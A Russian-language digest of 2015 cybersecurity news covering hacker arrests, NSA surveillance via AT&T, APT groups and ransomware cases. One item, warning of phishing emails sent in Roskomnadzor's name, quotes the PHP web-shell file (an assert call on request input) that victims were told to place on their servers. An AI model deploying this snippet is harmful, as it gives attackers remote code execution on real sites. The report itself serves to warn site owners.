Прокуратура США в Нью-Джерси предъявила обвинение девяти участникам преступной схемы, пятеро из которых были арестованы в Джорджии и Пенсильвании. В их числе – хакеры Иван Турчинов и Александр Еременко, трейдеры Аркадий, Игорь и Павел Дубовые, Виталий Корчевский, Владислав Халупский, Леонид Момоток и Александр Гаркуша. Всего по громкому делу перед судом предстанут 32 человека.

Как отмечают аналитики, это первый случай, когда в США раскрыты инсайдерские операции с непосредственным участием иностранных хакеров и нарушением кибербезопасности. По мнению Bloomberg, громкое дело свидетельствует об уязвимости финансовых рынков страны.

Следует отметить, что изначально Комиссия по ценным бумагам и биржам (SEC) США инициировала расследование из-за подозрительных торговых операциях некоторых обвиняемых. Позже Секретная служба США и прокуратура Нью-Джерси начали собственное расследование, предметом которого стала уже деятельность иностранных хакеров, а не американских инвесторов.

AT&T активно помогал АНБ шпионить за пользователями

16 августа 2015, США, so-l.ru

Компания AT&T (США) была задействована в секретных операциях АНБ в период с 2003 по 2013 гг.

Одна из крупнейших телекоммуникационных американских компаний AT&T была замечена в многолетнем сотрудничестве с АНБ США. Благодаря партнерству с AT&T АНБ могло отслеживать большие объемы интернет-трафика. В документах, попавших в руки корреспондентам издания The New York Times, сотрудничество с AT&T было описано как «доверительно-партнерское», а не просто обусловленное контрактом.

Согласно предоставленным Эдвардом Сноуденом документам, компания AT&T была задействована в секретных операциях с широким спектром задач в период с 2003 по 2013 гг. Под различными юридическими предлогами AT&T предоставляла АНБ доступ к миллиардам электронных писем, проходящим через сети компании. AT&T оказывала техническую помощь в исполнении секретного распоряжения суда, разрешающего прослушивание всех интернет-коммуникаций в штаб-квартире ООН, которая являлась клиентом компании.

Выделенный в 2013 году АНБ бюджет на операции с AT&T в два раза превышал финансовую поддержку подобных секретных кампаний. AT&T установила оборудование для наблюдения по крайней мере на 17 своих web-центрах в США — это намного больше центров интернет-коммутации сети, чем у конкурентов AT&T компании Verizon. Инженеры AT&T стали первыми, кто смог опробовать новое оборудование для наблюдения, изобретенное АНБ.

В настоящее время неизвестно, продолжается ли сотрудничество АНБ и AT&T по сей день. Телекоммуникационная компания отказалась комментировать вопросы, касающиеся национальной безопасности.

Экс-сотрудника посольства США в Лондоне обвиняют в киберпреступлениях

20 августа 2015, Великобритания, php.ru

Сотрудника Госдепа Майкла С. Форда обвинили в кибер-преследовании

Бывшему сотруднику посольства США в Лондоне предъявлено официальное обвинение в связи с его возможным участием в хакерских атаках и кибersталкинге, сообщается на сайте отделения Федерального бюро расследований (ФБР) США в штате Атланта.

"Мы предполагаем, что (Майкл) Форд взломал сотни электронных ящиков и изводил женщин угрозами унизить их, если они не предоставят ему фотографии откровенного содержания. Все эти обвинения подтверждают, что преступники используют интернет, чтобы найти невинных жертв", — приводятся в заявлении на сайте слова помощника генерального прокурора Лесли Кардуэлла.

На момент совершения преступлений с января 2013 года по май 2015-го Форд еще работал в посольстве и пользовался своим рабочим компьютером. Называясь представителем выдуманной службы известной площадки для создания электронной почты, Форд обманом получал адреса и пароли почтовых ящиков и страниц своих жертв в социальных сетях.

Получив доступ к личной информации, он начинал шантажировать своих жертв, угрожать им, не забывая напомнить о том, что он "знает, где они живут". Как отмечается на сайте отделения ФБР, часть своих угроз Форд выполнил, выслав родным и знакомым жертв компрометирующую их информацию.

Расследованием по этому делу занимаются ФБР и Бюро дипломатической безопасности США.

Роскомнадзор пожалуется в МВД и ФСБ на рассылающих вирусы от его имени

27 августа 2015, Россия, Москва, audit-it.ru

Роскомнадзор намерен обратиться в МВД и ФСБ в связи с тем, что неизвестные мошенники под видом сотрудников ведомства рассылают администраторам доменных имен вредоносные сообщения, сообщили в надзорном ведомстве.

"С целью внесения в реестр организаторов распространения информации они (злоумышленники — ред.) требуют проделать ряд технических действий, которые открывают для преступников доступ ко всей файловой системе ресурса", — написал Роскомнадзор на своей странице в социальной сети "ВКонтакте".

"Ситуация содержит явные признаки мошеннических действий. В ближайшее время Роскомнадзор направит официальные обращения в МВД и ФСБ России",

— говорится в сообщении. Ведомство призывает быть осторожными и не доверять подобным предложениям.

В середине августа Роскомнадзор уже сообщал о мошенниках, осуществляющих массовые рассылки фальшивых обращений от имени ведомства в адрес операторов персональных данных. Открытие содержащегося в письме файла могло содержать вирусы, предупреждало ведомство.

А 25-26 августа нынешнего года администраторы доменных имен в зоне .ru получили электронную рассылку, подписанную ведомством. В письмах, отправленных с адреса zapret-info@roskomnadzor.org, сказано, что получатель должен разместить на сервере файл с названием reestr-id198617.php, который необходим для его идентификации в качестве администратора доменного имени.

Похоже на то, что мошенники решили воспользоваться ажиотажем вокруг внесения в реестр запрещенных сайтов и дальнейшего исключения из него «Википедии» за статью о наркотическом веществе. Поскольку блокировка ресурса в РФ осуществляется по решению суда, в фальшивых письмах от Роскомнадзора злоумышленники также ссылаются на судебное постановление, а точнее, на решение Новокуйбышевского городского суда Самарской области.

В письме шла речь о том, что аудитория сайта, администратором которого является потенциальная жертва, насчитывает свыше трех тысяч человек в сутки. В связи с этим получатель письма должен идентифицировать себя как администратора сайта. Для этого необходимо создать в корневой директории ресурса папку reestr, а в ней – файл reestr-id198617.php с текстом:

```
<?php

/*Подтверждение доменного имени www.XXXXX.ru*/

assert(stripslashes($_REQUEST[roskomnadzor]));?>
```

Отметим, что функция assert выполняет вредоносные инструкции.

В случае невыполнения «решения суда» в течение 72 часов с момента получения письма сайту грозит блокировка на территории РФ.

Кребс: «Доктор Веб» делал то же самое, что и «Лаборатория Касперского»

02 сентября 2015, Россия, Москва, securitylab.ru

Брайан Кребс (Brian Krebs), специалист по информационной безопасности

Руководитель российской антивирусной компании обвинил производителей в доверии лидерам отрасли.

Как следует из сообщения в блоге Брайана Кребса, антивирусная компания «Доктор Веб», подобно «Лаборатории Касперского», помечала заведомо чистые файлы как зараженные. Таким образом увеличивалось количество ложных обнаружений в продуктах фирм-конкурентов, которые не проверяли данные, присланные другими компаниями, работающими в сфере кибербезопасности.

Кребс взял интервью у генерального директора компании «Доктор Веб» Бориса Шарова. Руководитель подтвердил, что его предприятие проводило похожие анализы и пришло к схожим выводам. Тем не менее, в «Доктор Веб» никогда не передавали такие файлы другим фирмам и не пытались подорвать работу их продуктов.

Шаров рассказал об эксперименте, который его компания провела несколько лет назад. «Мы сделали примерно так же, – сказал эксперт. – Отправили в антивирусную лабораторию несколько файлов и предупредили, что они на самом деле чисты, но слегка модифицированы, а затем попросили узнать, как на такие файлы отреагируют другие продукты». По словам Шарова, как минимум семь антивирусов опознали заведомо чистые файлы как зараженные. В течение следующей недели половина популярного антивирусного ПО считала эти файлы зараженными.

Проведенные «Доктор Веб» и ЛК эксперименты доказали то, что большинство антивирусных компаний слепо доверяются лидерам отрасли. «Вся отрасль кибербезопасности оказывается бесполезной, – прокомментировал Шаров сложившуюся ситуацию, - ведь люди доверяют тому или иному продукту, устанавливают его на своих предприятиях, а потом оказывается, что производитель просто слепо подражал лидерам отрасли».

Руководитель сообщил, что хороший антивирусный продукт состоит из двух частей: самой программы, которая устанавливается на компьютеры клиентов, и хорошо отлаженной инфраструктуры, состоящей из сотен специалистов, круглосуточно работающих над улучшением продукта. В подобных системах эксперты уделяют особое внимание тому, чтобы свести количество ложных срабатываний до минимума. «Иногда и у нас случаются ложные срабатывания, ведь мы не можем собрать абсолютно все чистые файлы в мире и проверить их», – сказал Шаров.

Директор обвинил некоторые антивирусные компании в нежелании поддерживать собственную инфраструктуру на достойном уровне. По его словам, некоторым таким фирмам даже удалось пробиться на верхушку рынка.

Глава нацразведки США считает РФ и Китай угрозой в сфере кибербезопасности

10 сентября 2015, Россия, Москва, монитор, иа

10.09.2015, США, ria.ru: Глава нацразведки США считает РФ угрозой в сфере кибербезопасности

Джеймс Клэппер, директор национальной разведки США

Россия относится к числу главных угроз в сфере кибербезопасности для США, заявил директор национальной разведки Джеймс Клэппер.

"Политически мотивированные кибератаки сейчас становятся все более серьезной реальностью, и иностранные игроки в этой отрасли стараются расширить доступ к критически важной американской инфраструктуре", — заявил Клэппер на слушаниях в палате представителей конгресса США.

По его словам, эти угрозы исходят от целого ряда исполнителей, включая государства, такие как Россия или Китай, "обладающие в высшей степени сложными киберпрограммами". А также страны, "располагающие меньшими возможностями, но, возможно, более нацеленные на разрушение (Иран или КНДР), а также злоумышленники, настроенные на получение выгоды от взломов компьютерных систем и идеологически мотивированные хакеры или экстремисты".

Касаясь России, Клэппер отметил, что "Министерство обороны РФ создает собственное киберкомандование, которое, согласно данным российских официальных лиц, будет отвечать за реализацию наступательных мер в киберпространстве, включая пропаганду и внедрение вредоносных программ в компьютерные системы противника".

"Исследования позволяют предположить, что Россия расширяет возможности для удаленного доступа к системам, которые используются в критически важной инфраструктуре", — добавил Клэппер. Он утверждал, что "неизвестные российские представители успешно проникли по меньшей мере в три таких системы, в результате чего на компьютеры пользователей были загружены вредоносные программы".

В сентябре агентство Рейтер сообщило, что США рассматривают возможность введения санкций против китайских и российских индивидуальных предпринимателей и компаний, которые подозреваются в причастности к хакерским взломам баз данных американских организаций.

Ранее США неоднократно называли Китай и Россию главными киберугрозами. Еще в ноябре 2011 года управление национальной контрразведки в докладе конгрессу США сообщало, что хакеры из этих двух стран наиболее активно пытаются через интернет проникнуть на защищенные серверы, где хранится экономическая и оборонная информация. Китай неоднократно отвергал свою причастность к любым формам действий в киберпространстве и заявлял об американской киберактивности в китайском интернете.

10.09.2015, США, ria.ru: Нацразведка США: Китай угрожает интересам страны в киберпространстве

Эмблема Управления директора по нацразведке США (Director of National Intelligence, DNI)

Китайские хакеры угрожают "широкому спектру интересов США" в сфере кибербезопасности, заявил директор американской национальной разведки Джеймс Клэппер.

Выступая на слушаниях в палате представителей конгресса, Клэппер отметил, что, по его информации, "Китай, в отличие от России, пока не приступил к созданию киберкомандования в системе своего министерства обороны". Однако, по его словам, "Пекин располагает серьезными возможностями".

При этом, подчеркнул он, "китайские хакеры зачастую получают доступ к своим целям, не прибегая к каким-либо новейшим способам".


"Усиление кибербезопасности США усложнит Китаю задачу по шпионажу в данной сфере и повысит для него цены и возможные риски в случае продолжения подобных действий", — добавил Клэппер.

В организации DDoS-атак на образовательный портал Татарстана подозревают школьников

16 сентября 2015, Россия, Татарстан респ., osp.ru

Попытки обрушить сайт, который защищает «Лаборатория Касперского», предпринимаются по инициативе, а возможно, и с участием школьников и студентов Татарстана, считают в компании.

Образовательный портал Республики Татарстан http://edu.tatar.ru с 2014 года регулярно подвергается DDoS-атакам разных типов и мощности. Несмотря на то что большинство атак слабые и несложные, в последнее время злоумышленники стали использовать более современные методы, такие как NTP Amplification, а мощность атак стала достигать 19,8 Гбит/с., сообщили в «Лаборатории Касперского».




В процессе поиска источника угрозы эксперты «Лаборатории Касперского» обнаружили группу в популярной социальной сети «ВКонтакте», где ученики различных учебных заведений Татарстана обсуждают DDoS-атаки на edu.tatar.ru. Предположительно, именно они стали инициаторами неправомерных действий в попытке скрыть оценки от родителей, получающих SMS-рассылку от этого портала.

Портал edu.tatar.ru — это информационная система, предлагающая различные сервисы ученикам, учителям, родителям и образовательным учреждениям Татарстана. С ее помощью, например, можно подать заявление на прием в школу, посмотреть оценки и расписание занятий, получить доступ к онлайн-учебникам.

F-Secure обвинила РФ в связи с хакерами из группы The Dukes

17 сентября 2015, Финляндия, mynewsonline24.ru



Арттури Лехтиё, глава F-Secure

Финская компания F-Secure, занимающаяся проблемами кибербезопасности, заявила, что Россия на протяжении семи лет осуществляла киберслежку за США и странами Европы и Азии. Об этом говорится в отчете компании, опубликованном в четверг, 17 сентября.

По данным F-Secure, с 2008 года на РФ работала группа хакеров The Dukes. Среди целей хакеров были информационный центр НАТО и ЕС в Грузии, министерство обороны Грузии, министерства иностранных дел Турции и Уганды, а также ряд других госучреждений и институтов в США, Европе и Азии.

Хакеры использовали вредонос Dukes с целью хищения секретной информации. Все улики ведут к тому, что хакерская кампания была спонсирована русским руководством.

«Первая вредоносная программа этой группы, которую мы обнаружили — MiniDuke — отличалась удивительно малым по актуальным для нашего времени меркам размером, была написана на ассемблере (признак создателей „старой школы" из 90-х) и использовала социальная сеть Twitter в качестве управляющего канала».

«Исследование детализирует связи между губительными программами, стратегией атак и тем, что мы осознаем под российскими ресурсами и интересами», — подчеркнул руководитель F-Secure Арттури Лехтиё.

По располагаемой последней информации ученых F-Secure, они давно смотрят за деятельностью киберпреступников. Тем не менее, даже специалисты из «Лаборатории Касперского» признают, что хакерская группировка состоит из русскоговорящих жителей .

Между тем, Арттури Лехтиё не сообщил, производилась ли слежка за теми или иными объектами в Финляндии.

Дмитрий Альперович, основатель частной компании по кибербезопасности CrowdStrike

Китайские хакеры создали аналог соцсети из украденных данных госслужащих США

17 сентября 2015, Китай, newsru.com

Основатель частной компании по кибербезопасности CrowdStrike Дмитрий Альперович заявил, что китайская разведка создает аналог Facebook, наполняемый информацией о госслужащих, похищенной при последних взломах. Об этом эксперт заявил в эфире телеканала Fox News.

По словам Альперовича, хакеры используют данные, украденные при взломах кадровой службы и медицинских страховых компаний. Создаваемые профили госслужащих могут использоваться для распространения порочащих сведений или для шантажа, чтобы вынудить человека к

сотрудничеству с китайским правительством, пояснил эксперт.

Ранее сообщалось, что самая важная конфиденциальная информация, украденная из кадровой службы, была получена из так называемых "стандартных форм 86", или SF-86. 127-страничный документ, используемый для предоставления доступа к секретной информации, фактически содержит полный путеводитель по жизни человека, начиная с мест жительства и работы и заканчивая сведениями о родственниках и друзьях, а также информацией о наркотической зависимости и состоянии здоровья.

При этом взлом затронул практически всех госслужащих и подрядчиков с максимальным уровнем допуска к секретной информации. Кроме того, эксперты опасаются, что в результате похищения данных негативные последствия могут наступить также для друзей и близких сотрудников. Отдельное беспокойство доставляет возможность использовать информацию о детях - они могут подвергнуться шантажу с целью сбора данных о работе родителей.

"Полученная информация может быть использована и через десятки лет", - подчеркнул Альперович.

Напомним, в начале июня Министерство национальной безопасности США сообщило о массовой утечке персональных данных нынешних и бывших федеральных служащих. Тогда сообщалось, что хакеры получили доступ к 4 млн записей.

Позже выяснилось, что эта утечка была не единственной: кадровая служба администрации США признала утечку данных 21,5 млн американских госслужащих и членов их семей. В службе уточнили, что 19,7 млн человек, чьи данные были украдены, дали согласие на проверку биографии при приеме на работу. При этом основная часть записей приходится на информацию о родственниках, которые также подвергались проверке.

Расследования

В Пенсильвании арестован русский пастор за участие в хакерской схеме

12 августа 2015, США, therussianamerica.com

Виталий Корчевский был арестован ФБР своем доме неподалеку от Филадельфии (Пенсильвания)

Выходец из России попал в число хакеров, арестованных в США по подозрению в краже корпоративных данных. Американские сотрудники правопорядка выявили девять человек, связанных с зарубежными киберпреступниками. Под арест были взяты пятеро, сообщает Bloomberg. Аресты были произведены на территории американских штатов Пенсильвания и Джорджия.

Хакеры, предположительно находящиеся на Украине и, возможно, в России, взломали серверы лент раскрытия PRNewswire Association LLC, Marketwired и Business Wire (подразделение Berkshire Hathaway Inc. миллиардера Уоррена Баффета), рассказал источник. Их соучастники, находящиеся в США, использовали полученную информацию в операциях с акциями десятков компаний, включая Boeing, Hewlett-Packard, Caterpillar, Oracle, Panera Bread.

Согласно заявлению Комиссии по ценным бумагам и биржам (SEC), инициировавшей расследование, хакеры занимались противозаконной деятельностью в течение пяти лет. По данным следствия, участники схемы успели заработать более 30 млн долларов. Комиссия по ценным бумагам и биржам заявляет, что в результате преступной схемы, в которой были задействованы 12 человек и 15 компаний, якобы было заработано более ста миллионов долларов. Деньги выводились через эстонские банки.

В обвинительном заключении прокуроры описали ряд крупных покупок акций, совершенных в преддверии квартальных отчетов о доходах. Предполагается, что пресс-релизы подвигли хакеров на совершение выгодных сделок. В документе указаны пять имен предполагаемых хакеров: Иван Турчинов, Аркадий Дубовой, Игорь Дубовой, Павел Дубовой и Александр Еременко. Они обвиняются в мошенничестве с ценными бумагами и кибервзломе.

<< *...Американские сотрудники правопорядка выявили девять человек, связанных с зарубежными киберпреступниками. Под арест были взяты пятеро...* >>

Известно, что Аркадий Дубовой с сыном Игорем в настоящее время живут в Грузии, а Павел Дубовой - на Украине.

По данным информированных источников, в число пяти арестованных входит выходец из России Виталий Корчевский, возглавляющий небольшой инвестиционный фонд NTS Capital. 50-летний Корчевский подозревается в организации всей преступной схемы.

Виталий Корчевский родился 27 мая 1965 года в г. Джамбуле, Казахстан, затем проживал в Киргизии, Грузии, Харькове. В 1989 г. переехал на постоянное место жительства в США Сообщается, что пастор учился в частном университете Regent University, принадлежащем скандально известному телеевангелисту Пэту Робертсону. С 1998 г. являлся заместителем председателя Русско-Украинского Союза Евангельских христиан-баптистов (ЕХБ) США. С 2000 г. занимал пост председателя Объединения славянских

церквей ЕХБ США, а также является пастором славянской церкви Brookhaven Slavic Evangelical Baptist Church в г. Филадельфия (штат Пенсильвания).

Ему предъявили обвинение по пяти пунктам, включая сговор с целью получения ценных бумаг и отмывание денег. В числе арестованных также названы Владислав Халупский, Леонид Момоток и Александр Гаркуша.

Как отмечает Bloomberg, это первый случай, когда в США вскрыты инсайдерские операции с непосредственным участием хакеров и нарушениями кибербезопасности. Это демонстрирует уязвимость финансовых рынков в цифровой век. Кроме того, эта технология своего рода "великий уравнитель": на Уолл-стрит, похоже, больше не нужны особые связи, чтобы получить инсайдерскую информацию, комментирует деловое издание. Оно напоминает, что в последнее время от хакеров крупно пострадали такие корпорации, как Sony Pictures, торговая сеть Target, банк JPMorgan и другие.

ФБР и прокуратура Нью-Йорка начали расследование по наводке Комиссии по ценным бумагам и биржам (SEC) США, обратившей внимание на подозрительные торговые операции некоторых обвиняемых. Позднее Секретная служба США и прокуратура Нью-Джерси начали собственное расследование, предметом которого стала уже деятельность иностранных хакеров, а не американских инвесторов.

По данным источников, расследование началось более двух лет назад, оно раскрывает пятилетнюю преступную схему, действовавшую вплоть до последнего времени. Ранее хакеров из России также заподозрили в июльской кибератаке на Пентагон.

В прошлом году в международном аэропорту столицы Мальдивской Республики по иску США был задержан Роман Селезнев, сын депутата Госдумы Валерия Селезнева. Его обвиняют во взломе компьютерных систем и похищении данных кредитных карт.

Посла США в Японии уличили в использовании личной почты для деловых целей

26 августа 2015, Япония, russian.rt.com

Кэролайн Бувье Кеннеди (Caroline Bouvier Kennedy)

Дочь покойного президента Джона Кеннеди, посол США в Японии Кэролайн Кеннеди использовала личную почту для деловых целей, передает агентство Ассошиэйтед Пресс со ссылкой на отчет внутренней службы надзора.

Согласно отчету офиса генерального инспектора госдепартамента, некоторые высокопоставленные чиновники в посольстве также вели деловую переписку с частных почтовых адресов, притом что часть информации в сообщениях носит деликатный характер.

"Ожидается, что сотрудники будут использовать одобренные, надежные источники передачи несекретной информации деликатного свойства, если это возможно и практично", — приводит агентство выдержку из отчета внутренней службы.

Представитель госдепартамента Джон Кирби отметил, что Кеннеди нечасто пользовалась личной почтой для деловой переписки и нет оснований утверждать, что она нарушила политику департамента касательно распространения информации.

Ранее внимание СМИ привлекла переписка бывшего госсекретаря и участницы президентской гонки в США от Демократической партии Хиллари Клинтон. Скандал вокруг Клинтон разразился после того, как стало известно, что в бытность главой дипломатического ведомства в 2009-2013 годах она отправляла письма с личного электронного почтового ящика, а не с правительственного, как того требуют инструкции американской администрации. Причем сообщения хранились на частном сервере, принадлежавшем самой Клинтон. По данным СМИ, во время своего пребывания на посту госсекретаря США она получила как минимум четыре письма, содержащих секретную информацию. Сама Клинтон отрицала эту информацию.

Морган Калбертсон, житель американского города Питтсбург, в суде признал себя виновным в создании и распространении вредоносной программы Dendroid

28 августа 2015, США, netoscope.ru

Двадцатилетний Калбертсон проявил себя очень одаренным программистом, за что был принят на работу в FireEye – одну из известнейших компаний, специализирующихся в обеспечении кибербезопасности. Однако свои таланты он решил использовать не самым благородным образом и некоторое время выступал в качестве своего рода «двойного агента». Работая в FireEye, Морган Калберстон одновременно распространял через форум киберпреступников Darkode созданную им программу для удаленного доступа к Android-устройствам.

Специалисты называют Dendroid весьма изощренным троянцем, который, избегая обнаружения средствами защиты, позволял шпионить за владельцами устройств. Калберстон просил с покупателей 350 долларов за саму программу и 65 тысяч за ее исходный код. Точное количество проданных им зловредов неизвестно, однако предполагается, что Dendroid мог заразить до 450 тысяч устройств.

Калберстон был арестован вскоре после спецоперации против Darkode, организованной ФБР США. Ему грозит до 10 лет лишения свободы и штраф до 250 тысяч долларов.

Госдеп засекретил 150 писем Клинтон, попавших в сеть после кибератаки

31 августа 2015, США, news.zborg.ru

Хиллари Клинтон, экс-госсекретарь и претендент на пост президента США

Приблизительно 150 электронных писем экс-госсекретаря и претендента на пост президента США Хиллари Клинтон, ставших достоянием общественности после хакерской атаки, засекречены, сообщил представитель Госдепартамента Марк Тонер в рамках регулярного брифинга.

Переписка экс-госсекретаря стала доступна пользователям интернета в марте после серии кибератак на американские госучреждения. Во многом письма попали в сеть из-за неосторожности Клинтон, которая нередко пользовалась для отправки корреспонденции личными почтовыми, а не служебными ящиками. С одной стороны, это вызвало недоумение Вашингтона, а с другой — позволило республиканской оппозиции обвинить бывшего госсекретаря в серьезном нарушении правил внутренней безопасности.

"Полторы сотни несекретных электронных писем Хиллари Клинтон, отправленных с ее частного сервера за время пребывания на посту госсекретаря США, впоследствии засекречены", — рассказал Тонер.

"По письмам, которые она отправляла в рамках своей партийной деятельности, будет сообщено отдельно", — добавил Тонер.

В августе Washington Times сообщала о том, что Госдеп заподозрил секретность в 60 письмах Клинтон, которые получили огласку.

Обвиняемый в США в киберпреступлениях гражданин Латвии признал вину

05 сентября 2015, США, russian.rt.com

Денис Чаловский

Обвиняемый в США в киберпреступлениях гражданин Латвии Денис Чаловский пошел на сделку со следствием и признал свою вину, сообщают интернет-версии ведущих латвийских СМИ.

В 2012 году Чаловский был задержан в Латвии по запросу США по подозрению в совершении киберпреступлений. По этому делу федеральные прокуроры США выдвинули обвинения также россиянину Никите Кузьмину и румыну Михаю Паунеску. Их считают виновными в создании компьютерного вируса Gozi, заразившего более миллиона компьютеров по всему миру, в том числе компьютеры НАСА. Вирус обеспечивал доступ к чужим банковским счетам и распространялся через файлы формата PDF. С его помощью с банковских счетов в разных странах мира было похищено несколько миллионов долларов. В 2015 году Чаловский был экстрадирован в США.


По информации латвийских СМИ, Чаловский признал свою вину в федеральном суде Манхэттена. 30-летний Чаловский признался во взломе чужих компьютеров, а также в том, что был нанят для создания элементов опасного вируса Gozi. "Я знал, что то, что я делаю — противозаконно", — заявил Чаловский.

По словам латвийского адвоката Чаловского, Саулведиса Варпиньша, в настоящий момент гражданину Латвии может грозить не более двух лет заключения. Ранее сообщалось, что латвийскому хакеру грозит 67 лет лишения свободы.

"Я не был оповещен о том, что он хочет признать свою вину, но я уверен, что адвокаты Чаловского в США знали на что идут. Если действительно была заключена сделка со следствием, согласно которой Чаловскому теперь могут присудить 2 года лишения свободы — значит так оно и есть. Это в Латвии могут не сдержать обещания и присудить больший срок заключения, в Америке так не сделают, там обещания выполняют. Надо еще изучить законодательство США о присвоении наказания обвиняемым, но вполне при вынесении приговора может быть учтен тот срок, который Чаловский уже провел в заключении", — сказал Варпиньш.

Кибергруппировка Turla. Хакеры научились прятаться так, чтобы их нельзя было найти

10 сентября 2015, Россия, Москва, no-viruses.ru



Кибершпионская группировка Turla скрывается от расследований, используя спутники, выяснила «Лаборатория Касперского».

По словам исследователей, уязвимость в глобальных спутниковых системах помогает скрыть физическое местоположение серверов управления зараженными ПК. Сначала хакеры «слушают» трафик, исходящий от спутника, чтобы определить, какие пользователи (точнее, IP-адреса) в настоящее время онлайн. Потом они выбирают тот IP-адрес, который будут использовать для маскировки своего сервера. После этого направляют зараженным Turla компьютерам команды на отправку данных на выбранный IP-адрес. Данные проходят через традиционные каналы к оператору спутникового Интернета, а затем через спутник попадают к ничего не подозревающему пользователю, объясняют эксперты «Лаборатории Касперского».

Обычный человек вряд ли заметит, что помимо запрашиваемого контента он получил что-то еще.

Кибергруппировка Turla использует в основном провайдеров, работающих на Ближнем Востоке и в Африке. Атакующие отправляли данные на IP-адреса из Афганистана, Ливана, Конго, Ливии, Нигера, Нигерии, Сомали и Замбии. Расследование этих атак экспертами по безопасности, находящимися вне региона — например, в Европе или в США, — становится невозможным, подчеркивают аналитики.

Предположительно за операциями стоят русскоязычные организаторы, от действий которых уже пострадали сотни пользователей более чем в 45 странах, в частности правительственные и дипломатические учреждения, военные, образовательные, исследовательские организации, а также фармацевтические компании.

Помимо Turla спутниковые интернет-каналы использовали такие APT-группировки, как Hacking Team и Xumuxu, а в последнее время также APT-группировка Rocket Kitten. Специалисты «Лаборатории Касперского» опасаются, что, если данный метод получит широкое распространение среди APT-группировок или, что еще хуже, киберпреступных группировок, это создаст серьезную проблему для специалистов по IT-безопасности и органов контрразведки.

«Лаборатория Касперского» помогла отыскать авторов шифровальщика CoinVault

14 сентября 2015, Россия, Москва, osp.ru

Киберпреступники сумели заблокировать по крайней мере 1500 компьютеров под управлением Windows, требуя выкуп в криптовалюте Bitcoin за восстановление доступа к данным...

14 сентября 2015 года полиция Нидерландов арестовала двух жителей Амерсфорта (18 и 22 лет) по подозрению в совершении кибератак с применением шифровальщика CoinVault, жертвами которого с мая 2014 года стали пользователи в более чем 20 странах. Найти подозреваемых и получить сведения об их местонахождении Национальному подразделению высокотехнологичных преступлений полиции Нидерландов помогли данные «Лаборатории Касперского». Также помощь оказала компания Panda Security, предоставившая для изучения несколько образцов программы-вымогателя.

Киберпреступники пытались заразить шифровальщиком CoinVault десятки тысяч компьютеров по всему миру. Больше всего пользователей пострадало в Нидерландах, Германии, США, Франции и Великобритании.

Вирусописатели несколько раз модифицировали вредоносную программу, чтобы увеличить число жертв. Первый образец шифровальщика был обнаружен в ноябре 2014 года, после чего CoinVault на несколько месяцев затаился. Но уже в апреле 2015 года был задетектирован новый образец программы. После этого «Лаборатория Касперского» совместно с Национальным подразделением высокотехнологичных преступлений полиции Нидерландов выпустила базу ключей для расшифровки файлов noransom.kaspersky.com и открыла доступ к онлайн-приложению, с помощью которого жертвы CoinVault могли вернуть данные без уплаты выкупа киберпреступникам.

Спустя некоторое время с «Лабораторией Касперского» связалась компания Panda Security, которая передала дополнительные образцы вредоносных программ, которые, как показало исследование, также

оказались модификациями CoinVault. В коде образцов содержались строчки на безукоризненном нидерландском. Этот язык достаточно трудный, чтобы писать на нем без ошибок, поэтому в «Лаборатории Касперского» заподозрили, что авторы программы могут быть жителями этой страны. Завершив анализ всех имеющихся в распоряжении образцов шифровальщика, компания передала результаты в полицию Нидерландов.

Eset: За фишинговыми атаками в России, Украине и Армении стояла группа Carbanak

15 сентября 2015, Украина, computerworld.ru

Для распространения вредоносного кода киберпреступники, наряду с фишинговой рассылкой использовали новостной портал rbc.ua и банковский сайт unicredit.ua.

В начале лета 2015 года специалисты Eset зафиксировали повышенную активность семейства Spy.Agent.ORM. Программа распространялась с помощью набора эксплойтов через ряд скомпрометированных сайтов, а также в фишинговых рассылках, ориентированных на сотрудников финансовых учреждений из России и Украины, а также Центрального банка Армении.

Пользователям рассылались сообщения с вредоносными вложениями SCR-файлов или RTF-эксплойтов к уязвимостям Microsoft Office, включая одну из последних – CVE-2015-1770. Троян Win32/Spy.Agent.ORM открывает атакующим удаленный доступ к компьютеру жертвы. Программа подключается к управляющему серверу и выполняет различные команды: сделать снимок экрана, получить список запущенных процессов, собрать информацию о системе, загрузить исполняемый файл и др.

На связь трояна Spy.Agent.ORM и Carbanak указывают одинаковые фрагменты кода, которые встречаются в других вредоносных программах группы: «фирменном» инструменте Win32/Spy.Sekur и бэкдоре для кражи данных карт с PoS-терминалов Win32/Wemosis, замеченным в кибератаках на американские отели-казино, отмечают в Eset.

Все вышеуказанные программы были подписаны одним и тем же цифровым сертификатом, зарегистрированным на московскую компанию Blik. Один из новейших образцов трояна Spy.Agent.ORM, обнаруженных специалистами Eset, подписан цифровым сертификатом киевской компании In Travel.

Обвиняемые в деле "русских хакеров" в США признали себя виновными

16 сентября 2015, Россия, Москва, монитор, иа

15.09.2015, США, ria.ru: Хакер из РФ Дринкман в США признал вину в крупной хакерской атаке

Владимир Дринкман

Российский хакер Владимир Дринкман признал свою вину в причастности к компьютерной хакерской схеме, по которой, как утверждают власти США, были украдены 160 миллионов номеров кредитных и дебетовых карт, сообщает телеканал ABC News.

По данным телеканала, Дринкман признал свою вину в суде в Нью-Джерси. Сообщается, что российский хакер признал, что он был участником хакерской схемы с 2005 по 2012 годы. Теперь ему грозит до 35 лет тюремного заключения и затем депортация.

Ранее Дринкману в суде в городе Ньюарк штата Нью-Джерси было официально предъявлено обвинение. Дринкман был доставлен в США из Нидерландов, где суд проигнорировал доводы его защиты и согласился удовлетворить запрос США об экстрадиции.

